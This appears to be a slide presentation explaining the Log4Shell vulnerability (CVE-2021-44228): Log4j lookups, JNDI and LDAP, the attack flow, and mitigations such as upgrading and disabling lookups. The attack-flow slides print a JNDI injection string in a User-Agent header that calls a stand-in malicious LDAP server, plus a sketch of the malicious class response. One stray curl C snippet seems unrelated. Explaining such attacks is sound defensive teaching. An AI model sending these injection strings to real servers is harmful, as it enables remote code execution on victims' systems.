



log4shell

Log4j 2 RCE Vulnerability (CVE-2021-44228)



What is log4shell?

- “The single biggest, most critical vulnerability of the last decade”
- This vulnerability allows an attacker to execute code on a remote server; a so-called **Remote Code Execution** (RCE)
- **Reported** to Apache by Alibaba on November 24, 2021, and published in a tweet on December 9, 2021
- **Affected** services include Cloudflare, iCloud, Minecraft: Java Edition, Steam, Tencent QQ, and Twitter
- Apache Software Foundation assigned the **maximum** CVSS severity rating of 10.
- Technical description:
 - In Apache Log4j2 **versions** up to and including 2.14.1 (2.0 to 2.14.1, excluding security release 2.12.2), the **JNDI** features used in configurations, log messages, and parameters do not protect against **attacker-controlled LDAP** and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when **message lookup substitution** is enabled.



Why logging?

- Can write to files and databases, without an active console
- Log formatting
- Error tracing
- Incident tracking
- Log levels



What is log4j?


Apache **Log4j** is a Java-based logging utility. Log4j 2.0 introduces a

- new plugin system,
- support for properties,
- support for JSON-based configuration and
- automatic reloading of its configuration





Example



```
Java Monitoring & Management Console - pid: 12756 sample.Application
Connection Window Help
Overview Memory Threads Classes VM Summary MBeans Log4j2
LoggerContext: AsyncLoggerContext
Configuration
2014-02-03 22:43:05,137 DEBUG Checking to see if class org.apache.logging.log4j.core.web.package-1
2014-02-03 22:43:05,138 DEBUG Generated plugins in 0.135194951 seconds
2014-02-03 22:43:05,141 DEBUG Calling createAppender on class org.apache.logging.log4j.core.append
2014-02-03 22:43:05,141 WARN Unable to instantiate org.fusesource.jansi.WindowsAnsiOutputStream
2014-02-03 22:43:05,142 DEBUG Calling createLayout on class org.apache.logging.log4j.core.layout.P
2014-02-03 22:43:05,146 DEBUG Calling createAppender on class org.apache.logging.log4j.core.append
2014-02-03 22:43:05,147 DEBUG Starting FileManager AsyncLoggerTest.log
2014-02-03 22:43:05,148 DEBUG Calling createLayout on class org.apache.logging.log4j.core.layout.P
2014-02-03 22:43:05,150 DEBUG Calling createAppender on class org.apache.logging.log4j.core.append
2014-02-03 22:43:05,152 DEBUG Starting RandomAccessFileManager perftest.log
2014-02-03 22:43:05,153 DEBUG Calling createAppenderRef on class org.apache.logging.log4j.core.con
2014-02-03 22:43:05,155 DEBUG Calling createAppender on class org.apache.logging.log4j.core.append
2014-02-03 22:43:05,156 DEBUG Calling createAppenders on class org.apache.logging.log4j.core.confi
2014-02-03 22:43:05,157 DEBUG Calling createAppenderRef on class org.apache.logging.log4j.core.con
2014-02-03 22:43:05,158 DEBUG Calling createLogger on class org.apache.logging.log4j.core.async.As
2014-02-03 22:43:05,159 DEBUG Calling createAppenderRef on class org.apache.logging.log4j.core.con
2014-02-03 22:43:05,160 DEBUG Calling createAppenderRef on class org.apache.logging.log4j.core.con
2014-02-03 22:43:05,161 DEBUG Calling createLogger on class org.apache.logging.log4j.core.config.L
2014-02-03 22:43:05,162 DEBUG Calling createLoggers on class org.apache.logging.log4j.core.config.i
2014-02-03 22:43:05,163 TRACE AsyncLoggerConfigHelper creating new disruptor. Ref count is 1.
2014-02-03 22:43:05,165 DEBUG property AsyncLoggerConfig.WaitStrategy=null
2014-02-03 22:43:05,194 DEBUG Starting AsyncLoggerConfig disruptor with ringbuffer size=262144, wa
2014-02-03 22:43:05,199 DEBUG Registering MBean org.apache.logging.log4j2:type=AsyncLoggerContext
2014-02-03 22:43:05,201 DEBUG Using default SystemClock for timestamps
```

Source: apache.org

Application may log login attempts (username, password), form submissions and HTTP Headers (User-Agent, X-API-Version etc.)




Log4j 2 Lookups

- Lookups provide a way to **add values** to the Log4j **configuration** at arbitrary places.
- **Syntax:** `${prefix:name}`
- Types of Lookups:
 - Context Map Lookup
 - Date Lookup
 - Environment Lookup
 - **Jndi Lookup**
 - Java Lookup
 - `${java:version}`
 - `${java:runtime}`
 - `${java:os}`



What is LDAP?



Source: okta.com


The LDAP is an **open standard** application protocol for accessing and maintaining **distributed directory information services**, in simple information tree metaphor called a *directory information tree* (DIT).



Why JNDI?

Java Naming and Directory Interface (JNDI) provides an API for applications to interact with remote objects registered with the RMI registry or directory services like LDAP.

Query: `${jndi:ldap://[server_address]}`



Source: horizon3.ai



```
# curl_setopt(comm, CURLOPT_URL, url);  
if (curl_easy_setopt(comm, CURLOPT_URL, url) != CURLE_OK) {  
    fprintf(stderr, "Failed to set URL [%s]\n", url);  
    return 1;  
}  
  
if (curl_easy_setopt(comm, CURLOPT_FOLLOWLOCATION, 1) != CURLE_OK) {  
    fprintf(stderr, "Failed to set redirect option [%s]\n", url);  
    return 1;  
}  
  
if (curl_easy_setopt(comm, CURLOPT_WRITEFUNCTION, write_callback) != CURLE_OK) {  
    fprintf(stderr, "Failed to set writer [%s]\n", url);  
    return 1;  
}
```

The Vulnerability





The Vulnerability

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



✗ BLOCK WITH WAF

The string is passed to log4j for logging

`"${jndi:ldap://evil.xa/x}"`

log4j interpolates the string and queries the malicious LDAP server.

`ldap://evil.xa/x`



✗ DISABLE JNDI LOOKUPS

Attacker



Vulnerable Server
`http://victim.xa`



✗ DISABLE LOG4J

✗ PATCH LOG4J

Vulnerable log4j
implementation



Malicious LDAP Server
`ldap://evil.xa`



✗ DISABLE
REMOTE
CODEBASES

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ...
}
```



JAVA deserializes (or downloads) the malicious Java class and executes it.


```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```



The LDAP server responds with directory information that contains the malicious Java class



The Vulnerability



SOPHOSlabs



The Mitigation





Mitigations



UPGRADE !!

Log4j 2.15.0-rc2
Log4j 2.16.0 disables JNDI by default

Log4j < v2.10

Remove JndiLookup class from the classpath



Log4j >=v2.10

log4j2.formatMsgNoLookups=true
LOG4J_FORMAT_MSG_NO_LOOKUPS=true

Block Exploits

WAF Rules
Egress filters





The Takeaways





“It will take months or years
to identify every device that
includes the vulnerable Log4j
library.”

—SOMEONE FAMOUS



Concern?

1. Open Source
2. Indirect Dependencies
3. Updates don't work every time
4. Wild Exploitation
5. Attack Surface
6. Easy exploitation
7. Lack of accountability
8. Exploitation of open source





THANKS !

Do you have any questions?

bittentech98@gmail.com

Twitter: techhacker98



CREDITS: This presentation template was created by Slidesgo, including icons by Flaticon, and infographics & images by Freepik.

Please, keep this slide for attribution.